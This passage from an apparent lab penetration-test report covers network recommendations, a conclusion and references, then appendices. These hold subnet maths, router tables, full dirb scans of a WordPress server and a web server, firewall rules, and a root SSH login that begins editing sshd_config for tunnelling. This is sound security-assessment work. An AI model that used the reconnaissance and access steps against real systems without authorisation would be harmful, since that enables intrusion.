OSPF was uncovered within the network but due to the current topology, its usage is completely obsolete. Reconfiguring the network setup to make use of OSPF would increase the efficiency of the network when utilising machines on completely opposite sides of the network. Connecting Router 1,2 and 3 into a triangle shape would increase the efficiency of connections and would allow for areas to be properly defined within the network for different departments for example. OSPF areas can isolate routing issues within one area and prevents issues in one area from potentially impacting the whole network. Along with the implementation of Spanning Tree Protocol the redundancy of the network could be improved to ensure that redundant paths within the new network topology don't create loops and generate broadcast storms which brings the network to a halt.

In general software and services being used within the network should be updated to the latest version to ensure the latest security patches are installed. Multiple instances of services and software being run with out-of-date versions were identified within the network and a simple change such as updating them can have a big impact on both performance and security.

## 6 CONCLUSION

From the results gathered within this test, an intruder would have been able to access the network in its current state and would have been able to exploit the network and the devices within it whilst stealing sensitive information and potentially compromising the entire network. Changes that have been recommended as a result of the information gathered in the test vary in effectiveness and effort required to implement, but these changes are needed to properly secure the network in question.

As it stands, without any of the recommended changes, the network tested is highly insecure and poses a massive threat to the company's operation and potentially the company's reputation. Implementing these changes as soon as possible is highly recommended and limiting access to the network until they have been implemented would prevent any possible attacks.



## REFERENCES

- Hughes, A., (no date). *The Advantages of Setting Up a Network*. [online] Small Business - Chron.com. Available at: <<https://smallbusiness.chron.com/advantages-setting-up-network-46971.html>> [Accessed 4 January 2022].
- PurpleSec. 2022. *2021 Cyber Security Statistics Trends & Data*. [online] Available at: <<https://purplesec.us/resources/cyber-security-statistics/>> [Accessed 4 January 2022].
- Lyon, G., 2022. *Port Scanning Techniques | Nmap Network Scanning*. [online] Nmap.org. Available at: <<https://nmap.org/book/man-port-scanning-techniques.html>> [Accessed 3 December 2021].
- Andamasov, Y., (2021). *VyOS default user and password - Knowledgebase / General / FAQ - VyOS*. [online] Support.vyos.io. Available at: <<https://support.vyos.io/en/kb/articles/vyos-default-user-and-password>> [Accessed 12 December 2022].
- Lyon, G., 2009. *Host Discovery | Nmap Network Scanning*. [online] Nmap.org. Available at: <<https://nmap.org/book/man-host-discovery.html>> [Accessed 3 December 2021].
- GitLab. (2016). *Debian Security Tools Packaging Team / dirb*. [online] Available at: <<https://salsa.debian.org/pkg-security-team/dirb>> [Accessed 4 January 2022].
- CYBERPUNK. (2018). *Password Cracker THC Hydra | CYBERPUNK*. [online] Available at: <<https://www.cyberpunk.rs/password-cracker-thc-hydra>> [Accessed 9 December 2021].
- Hart, T., (2016). Ping Sweeps with Metasploit. [Blog] Available at: <<https://www.manitonetworks.com/security/2016/9/28/ping-sweeps-with-metasploit>> [Accessed 9 December 2021].
- Offensive-security.com. (no date). *Portfwd | Offensive Security*. [online] Available at: <<https://www.offensive-security.com/metasploit-unleashed/portfwd/>> [Accessed 28 December 2021].
- Netgate (2020). Default Username and Password. [Blog] Available at: <<https://docs.netgate.com/pfsense/en/latest/usermanager/defaults.html#:~:text=The%20default%20credentials%20for%20a,Password>> [Accessed 2 December 2022].
- Ssh.com. no date. *sshd\_config - How to configure the OpenSSH server*. [online] Available at: <[https://www.ssh.com/academy/ssh/sshd\\_config](https://www.ssh.com/academy/ssh/sshd_config)> [Accessed 4 December 2021].
- Kondratenko, A., (2017). A Red Teamer's guide to pivoting. [Blog] Available at: <<https://artkond.com/2017/03/23/pivoting-guide/>> [Accessed 6 December 2021].
- Openwall.com. (2019). *John the Ripper documentation*. [online] Available at: <<https://www.openwall.com/john/doc/>> [Accessed 28 December 2021].

GitHub. (2020). *GitHub - trailofbits/onesixtyone: Fast SNMP Scanner*. [online] Available at: <<https://github.com/trailofbits/onesixtyone>> [Accessed 3 January 2022].

Sullo, C. and Lodge, D., (2022). *Nikto2 | CIRT.net*. [online] Cirt.net. Available at: <<https://cirt.net/Nikto2>> [Accessed 9 December 2021].

Tse, F., (2014). Turning Web Servers Into DDoS Bots With Shellshock Software Bug. [Blog] Available at: <<https://blog.nexusguard.com/turning-web-servers-into-ddos-bots-with-shellshock>> [Accessed 2 January 2022].

Study CCNA. (no date). *Telnet & SSH*. [online] Available at: <<https://study-ccna.com/telnet-ssh/>> [Accessed 6 January 2022].

(no date). *SNMP Version 3*. [ebook] CISCO. Available at: <<https://www.cisco.com/c/en/us/td/docs/ios-xml/ios/snmp/configuration/xr-3se/3850/snmp-xr-3se-3850-book/nm-snmp-snmpv3.pdf>> [Accessed 4 January 2022].

Thomas, S., (2020). Brute forcing SNMPv3 authentication. [Blog] Available at: <<https://applied-risk.com/resources/brute-forcing-snmpv3-authentication>> [Accessed 6 January 2022].

Enache, T., (no date). *Shellshock Vulnerability*. [ebook] OWASP. Available at: <[https://owasp.org/www-pdf-archive/Shellshock\\_-\\_Tudor\\_Enache.pdf](https://owasp.org/www-pdf-archive/Shellshock_-_Tudor_Enache.pdf)> [Accessed 7 January 2022].

Cvedetails.com. (2017). *CVE-2017-8779*. [online] Available at: <<https://www.cvedetails.com/cve/CVE-2017-8779/>> [Accessed 6 January 2022].

Us.norton.com. (2018). *How To Choose a Secure Password*. [online] Available at: <<https://us.norton.com/internetsecurity-how-to-how-to-choose-a-secure-password.html>> [Accessed 8 January 2022].

# APPENDICES

## APPENDIX A – SUBNET CALCULATIONS

---

192.168.0.200:

Ifconfig on the starting machine showed the subnet mask was 255.255.255.224 and the broadcast address was 192.168.0.223.

Converting the IP Address and Mask to binary allows for the Network address to be worked out using the AND operator.

Address Type	Decimal	Binary
IP Address	192.168.0.200	11000000.10101000.00000000.11001000
Subnet Mask	255.255.255.224	11111111.11111111.11111111.11100000
Network Address	192.168.0.192	11000000.10101000.00000000.11000000

Counting the amount of '1's in the Subnet mask gives us the CIDR prefix for the subnet which in this case was 27.

Calculating the available number of hosts within the 192.168.0.192/27 requires the host bits from the mask to be used in a calculation:

$$2^{\text{number\_of\_remaining\_host\_bits}} - 2$$

$$2^5 - 2 = 30$$

From the calculation 30 useable hosts are possible as 2 hosts are removed for network and broadcast addresses. From this calculation it can be worked out that 192.168.0.193 is the first useable host and 192.168.0.222 is the last useable host.

13.13.13.0:

Ifconfig showed the subnet mask was 255.255.255.0 and the broadcast address was 13.13.13.255

Converting the IP Address and Mask to binary allows for the Network address to be worked out using the AND operator.

Address Type	Decimal	Binary
IP Address	13.13.13.12	00001101.00001101.00001101.00001100
Subnet Mask	255.255.255.0	11111111.11111111.11111111.00000000
Network Address	13.13.13.0	00001101.00001101.00001101.00000000

Counting the amount of '1's in the Subnet mask gives us the CIDR prefix for the subnet which in this case was 24.

Calculating the available number of hosts within the 13.13.13.0/24 requires the host bits from the mask to be used in a calculation:

$$2^{\text{number\_of\_remaining\_host\_bits}} - 2$$

$$2^8 - 2 = 254$$

From the calculation 254 useable hosts are possible as 2 hosts are removed for network and broadcast addresses. From this calculation it can be worked out that 13.13.13.1 is the first useable host and 13.13.13.254 is the last useable host.

172.16.221.16:

Ifconfig showed the subnet mask was 255.255.255.0 and the broadcast address was 172.16.221.255

Converting the IP Address and Mask to binary allows for the Network address to be worked out using the AND operator.

Address Type	Decimal	Binary
IP Address	172.16.221.16	10101100.00010000.11011101.00010000
Subnet Mask	255.255.255.0	11111111.11111111.11111111.00000000
Network Address	172.16.221.0	10101100.00010000.11011101.00000000

Counting the amount of '1's in the Subnet mask gives us the CIDR prefix for the subnet which in this case was 24.

Calculating the available number of hosts within the 172.16.221.0/24 requires the host bits from the mask to be used in a calculation:

$$2^{\text{number\_of\_remaining\_host\_bits}} - 2$$

$$2^8 - 2 = 254$$

From the calculation 254 useable hosts are possible as 2 hosts are removed for network and broadcast addresses. From this calculation it can be worked out that 172.16.221.1 is the first useable host and 172.16.221.254 is the last useable host.

/24 Addresses:

Using the CIDR, the netmask can be calculated due to the CIDR being the amount of '1's in the subnet mask. With a CIDR of /24 there is 254 usable hosts as seen from the previous calculations, and the subnet mask is 255.255.255.0 .

Network address	Useable hosts	Broadcast address
x.x.x.0	x.x.x.1 – x.x.x.254	x.x.x.255

## /27 Addresses:

Using the CIDR, the netmask can be calculated due to the CIDR being the amount of '1's in the subnet mask. With a CIDR of /27 there is 30 usable hosts as seen from the previous calculations, and the subnet mask is 255.255.255.224 . A full list of possible /27 subnets is available below.

Network address	Useable hosts	Broadcast address
192.168.0.0	192.168.0.1 – 192.168.0.30	192.168.0.31
192.168.0.32	192.168.0.33 – 192.168.0.62	192.168.0.63
192.168.0.64	192.168.0.65 – 192.168.0.94	192.168.0.95
192.168.0.96	192.168.0.97 – 192.168.0.126	192.168.0.127
192.168.0.128	192.168.0.129 – 192.168.0.158	192.168.0.159
192.168.0.160	192.168.0.161 – 192.168.0.190	192.168.0.191
192.168.0.192	192.168.0.193 – 192.168.0.222	192.168.0.223
192.168.0.224	192.168.0.225 – 192.168.0.254	192.168.0.255

## /30 Addresses:

Using the CIDR, the netmask can be calculated due to the CIDR being the amount of '1's in the subnet mask. With a CIDR of /30 there are 2 usable hosts, and the subnet mask is 255.255.255.252 . A full list of /30 subnets that apply to the network is available below.

$$2^{\text{number\_of\_remaining\_host\_bits}} - 2$$

$$2^2 - 2 = 2$$

Network address	Useable hosts	Broadcast address
192.168.0.224	192.168.0.225 -192.168.0.226	192.168.0.227
192.168.0.228	192.168.0.229 -192.168.0.230	192.168.0.231
192.168.0.232	192.168.0.233 -192.168.0.234	192.168.0.235
192.168.0.240	192.168.0.241 -192.168.0.242	192.168.0.243

## APPENDIX B – ROUTING TABLES

---

Router 1:

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O  172.16.221.0/24 [110/10] is directly connected, eth2, 00:49:01
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 00:48:11
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 00:46:44
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 00:46:44
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 00:48:09
O  192.168.0.192/27 [110/10] is directly connected, eth3, 00:49:01
C>* 192.168.0.192/27 is directly connected, eth3
O  192.168.0.224/30 [110/10] is directly connected, eth1, 00:49:01
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 00:48:11
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 00:48:09
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 00:46:44
```

Router 2:

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth3, 01:13:35
O  192.168.0.32/27 [110/10] is directly connected, eth1, 01:14:25
C>* 192.168.0.32/27 is directly connected, eth1
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth2, 01:12:08
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth2, 01:12:08
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth2, 01:13:33
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth3, 01:13:35
O  192.168.0.224/30 [110/10] is directly connected, eth3, 01:14:25
C>* 192.168.0.224/30 is directly connected, eth3
O  192.168.0.228/30 [110/10] is directly connected, eth2, 01:14:25
C>* 192.168.0.228/30 is directly connected, eth2
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 01:13:33
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 01:12:08
vyos@vyos:~$
```



Router 3:

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 3.3.3.3/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth3, 01:31:39
O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth3, 01:31:44
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 01:30:12
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 01:30:12
O 192.168.0.128/27 [110/10] is directly connected, eth1, 01:32:27
C>* 192.168.0.128/27 is directly connected, eth1
O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth3, 01:31:39
O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth3, 01:31:44
O 192.168.0.228/30 [110/10] is directly connected, eth3, 01:32:27
C>* 192.168.0.228/30 is directly connected, eth3
O 192.168.0.232/30 [110/10] is directly connected, eth2, 01:32:27
C>* 192.168.0.232/30 is directly connected, eth2
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 01:30:12
```

Router 4:

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 4.4.4.4/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/50] via 192.168.0.98, eth0, 02:29:53
O>* 192.168.0.32/27 [110/40] via 192.168.0.98, eth0, 02:29:58
O 192.168.0.64/27 [110/10] is directly connected, eth1, 02:32:28
C>* 192.168.0.64/27 is directly connected, eth1
O 192.168.0.96/27 [110/10] is directly connected, eth0, 02:32:28
C>* 192.168.0.96/27 is directly connected, eth0
O>* 192.168.0.128/27 [110/30] via 192.168.0.98, eth0, 02:30:55
O>* 192.168.0.192/27 [110/50] via 192.168.0.98, eth0, 02:29:53
O>* 192.168.0.224/30 [110/40] via 192.168.0.98, eth0, 02:29:58
O>* 192.168.0.228/30 [110/30] via 192.168.0.98, eth0, 02:30:55
O>* 192.168.0.232/30 [110/20] via 192.168.0.98, eth0, 02:31:15
O>* 192.168.0.240/30 [110/20] via 192.168.0.98, eth0, 02:31:15
vyos@vyos:~$
```



## APPENDIX C – DIRB SCAN OF WORDPRESS SERVER

```
root@kali:~# dirb http://172.16.221.237 /usr/share/wordlists/dirb/common.txt

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Thu Jan  6 10:23:45 2022
URL_BASE: http://172.16.221.237/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://172.16.221.237/ ----
+ http://172.16.221.237/cgi-bin/ (CODE:403|SIZE:290)
+ http://172.16.221.237/index (CODE:200|SIZE:177)
+ http://172.16.221.237/index.html (CODE:200|SIZE:177)
=> DIRECTORY: http://172.16.221.237/javascript/
+ http://172.16.221.237/server-status (CODE:403|SIZE:295)
=> DIRECTORY: http://172.16.221.237/wordpress/

---- Entering directory: http://172.16.221.237/javascript/ ----
=> DIRECTORY: http://172.16.221.237/javascript/jquery/

---- Entering directory: http://172.16.221.237/wordpress/ ----
=> DIRECTORY: http://172.16.221.237/wordpress/index/
+ http://172.16.221.237/wordpress/index.php (CODE:301|SIZE:0)
+ http://172.16.221.237/wordpress/readme (CODE:200|SIZE:9227)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/
+ http://172.16.221.237/wordpress/wp-app (CODE:403|SIZE:138)
+ http://172.16.221.237/wordpress/wp-blog-header (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-config (CODE:200|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-content/
+ http://172.16.221.237/wordpress/wp-cron (CODE:200|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-includes/
+ http://172.16.221.237/wordpress/wp-links-opml (CODE:200|SIZE:1054)
+ http://172.16.221.237/wordpress/wp-load (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-login (CODE:200|SIZE:2147)
+ http://172.16.221.237/wordpress/wp-mail (CODE:500|SIZE:3004)
+ http://172.16.221.237/wordpress/wp-pass (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-register (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-settings (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-signup (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-trackback (CODE:200|SIZE:135)
+ http://172.16.221.237/wordpress/xmlrpc (CODE:200|SIZE:42)
+ http://172.16.221.237/wordpress/xmlrpc.php (CODE:200|SIZE:42)

---- Entering directory: http://172.16.221.237/javascript/jquery/ ----
+ http://172.16.221.237/javascript/jquery/jquery (CODE:200|SIZE:248235)
+ http://172.16.221.237/javascript/jquery/version (CODE:200|SIZE:5)

---- Entering directory: http://172.16.221.237/wordpress/index/ ----
(!) WARNING: NOT_FOUND[] not stable, unable to determine correct URLs {30X}.
(Try using FineTuning: '-f')

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/ ----
+ http://172.16.221.237/wordpress/wp-admin/about (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/comment (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/credits (CODE:302|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/css/
+ http://172.16.221.237/wordpress/wp-admin/edit (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/export (CODE:302|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/images/
+ http://172.16.221.237/wordpress/wp-admin/import (CODE:302|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/includes/
```



```

+ http://172.16.221.237/wordpress/wp-admin/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/install (CODE:200|SIZE:673)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/js/
+ http://172.16.221.237/wordpress/wp-admin/link (CODE:302|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/maint/
+ http://172.16.221.237/wordpress/wp-admin/media (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/moderation (CODE:302|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/network/
+ http://172.16.221.237/wordpress/wp-admin/options (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/plugins (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/post (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/profile (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/themes (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/tools (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/update (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/upgrade (CODE:302|SIZE:806)
+ http://172.16.221.237/wordpress/wp-admin/upload (CODE:302|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/user/
+ http://172.16.221.237/wordpress/wp-admin/users (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/widgets (CODE:302|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/ ----
+ http://172.16.221.237/wordpress/wp-content/index (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/index.php (CODE:200|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-content/languages/
=> DIRECTORY: http://172.16.221.237/wordpress/wp-content/plugins/
=> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/

---- Entering directory: http://172.16.221.237/wordpress/wp-includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/maint/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/network/ ----
+ http://172.16.221.237/wordpress/wp-admin/network/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/edit (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/plugins (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/profile (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/settings (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/setup (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/sites (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/themes (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/update (CODE:302|SIZE:0)

```



```

+ http://172.16.221.237/wordpress/wp-admin/network/upgrade (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/users (CODE:302|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/user/ ----
+ http://172.16.221.237/wordpress/wp-admin/user/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/profile (CODE:302|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/languages/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/plugins/ ----
+ http://172.16.221.237/wordpress/wp-content/plugins/index (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/plugins/index.php (CODE:200|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/ ----
=> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/default/
+ http://172.16.221.237/wordpress/wp-content/themes/index (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/index.php (CODE:200|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/default/ ----
+ http://172.16.221.237/wordpress/wp-content/themes/default/404 (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/archive (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/archives (CODE:500|SIZE:1)
+ http://172.16.221.237/wordpress/wp-content/themes/default/comments (CODE:200|SIZE:46)
+ http://172.16.221.237/wordpress/wp-content/themes/default/footer (CODE:500|SIZE:206)
+ http://172.16.221.237/wordpress/wp-content/themes/default/functions (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/header (CODE:500|SIZE:165)
+ http://172.16.221.237/wordpress/wp-content/themes/default/image (CODE:500|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/default/images/
+ http://172.16.221.237/wordpress/wp-content/themes/default/index (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/index.php (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/links (CODE:500|SIZE:1)
+ http://172.16.221.237/wordpress/wp-content/themes/default/page (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/screenshot (CODE:200|SIZE:10368)
+ http://172.16.221.237/wordpress/wp-content/themes/default/search (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/single (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/style (CODE:200|SIZE:10504)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/default/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----
END_TIME: Thu Jan 6 10:24:40 2022
DOWNLOADED: 50732 - FOUND: 92

```

## APPENDIX D – DIRB SCAN OF .242 WEBSERVER

---

```
root@kali:~# dirb http://192.168.0.242 /usr/share/wordlists/dirb/common.txt

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Thu Jan  6 10:21:10 2022
URL_BASE: http://192.168.0.242/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.242/ ----
=> DIRECTORY: http://192.168.0.242/cgi-bin/
+ http://192.168.0.242/cgi-bin/ (CODE:403|SIZE:217)
=> DIRECTORY: http://192.168.0.242/css/
+ http://192.168.0.242/favicon.ico (CODE:200|SIZE:14634)
+ http://192.168.0.242/index.html (CODE:200|SIZE:1616)
=> DIRECTORY: http://192.168.0.242/js/

---- Entering directory: http://192.168.0.242/cgi-bin/ ----
+ http://192.168.0.242/cgi-bin/status (CODE:200|SIZE:541)

---- Entering directory: http://192.168.0.242/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.0.242/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----
END_TIME: Thu Jan  6 10:21:22 2022
DOWNLOADED: 9224 - FOUND: 4
root@kali:~#
```

## APPENDIX E – FIREWALL RULES

DMZ Rules:

Firewall / Rules / DMZ

Floating WAN LAN **DMZ**

Rules (Drag to Change Order)

	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input type="checkbox"/>	✓ 1 / 424 KiB	IPv4 *	*	*	192.168.0.66	*	*	none			
<input type="checkbox"/>	✗ 0 / 4 KiB	IPv4 *	*	*	192.168.0.64/27	*	*	none			
<input type="checkbox"/>	✗ 0 / 0 B	IPv4 TCP	*	*	192.168.0.241	80 (HTTP)	*	none			
<input type="checkbox"/>	✗ 0 / 0 B	IPv4 TCP	*	*	192.168.0.241	443 (HTTPS)	*	none			
<input type="checkbox"/>	✗ 0 / 0 B	IPv4 TCP	*	*	192.168.0.241	2601	*	none			
<input type="checkbox"/>	✗ 0 / 0 B	IPv4 TCP	*	*	192.168.0.241	2604 - 2605	*	none			
<input type="checkbox"/>	✗ 0 / 0 B	IPv4 *	*	*	LAN net	*	*	none			
<input type="checkbox"/>	✓ 25 / 1.52 MiB	IPv4 *	*	*	*	*	*	none			

Add Add Delete Save Separator

LAN Rules:

Firewall / Rules / LAN

Floating WAN **LAN** DMZ

Rules (Drag to Change Order)

	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input checked="" type="checkbox"/>	✓ 0 / 16 KiB	*	*	*	LAN Address	80	*	*		Anti-Lockout Rule	
<input type="checkbox"/>	✓ 0 / 92 KiB	IPv4 *	*	*	*	*	*	none		Default allow LAN to any rule	
<input type="checkbox"/>	✓ 0 / 0 B	IPv6 *	LAN net	*	*	*	*	none		Default allow LAN IPv6 to any rule	

Add Add Delete Save Separator

WAN Rules:

Firewall / Rules / WAN

Floating **WAN** LAN DMZ

Rules (Drag to Change Order)

	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input type="checkbox"/>	✓ 1 / 3.50 MiB	IPv4 *	*	*	192.168.0.242	*	*	none			
<input type="checkbox"/>	✓ 0 / 828 B	IPv4 OSPF	*	*	*	*	*	none			

Add Add Delete Save Separator



## APPENDIX F – TUNNELING PROCESS

SSHD\_CONFIG change:

```
root@kali:~# ssh 192.168.0.242
root@192.168.0.242's password:
Permission denied, please try again.
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

* Documentation:  https://help.ubuntu.com/

Last login: Wed Dec 22 19:36:06 2021 from 192.168.0.200
root@xadmin-virtual-machine:~# ls
Desktop Documents Downloads Music Pictures Public Templates Videos
root@xadmin-virtual-machine:~# cd
root@xadmin-virtual-machine:~# cd /etc/ssh/
root@xadmin-virtual-machine:/etc/ssh# nano sshd_config
root@xadmin-virtual-machine:/etc/ssh# nano sshd_config
```

```
root@xadmin-virtual-machine:/etc/ssh
File Actions Edit View Help
root@xadmin-v...ine:/etc/ssh
GNU nano 2.2.6 File: sshd_config Modified
# Package generated configuration file
# See the sshd_config(5) manpage for details

# What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
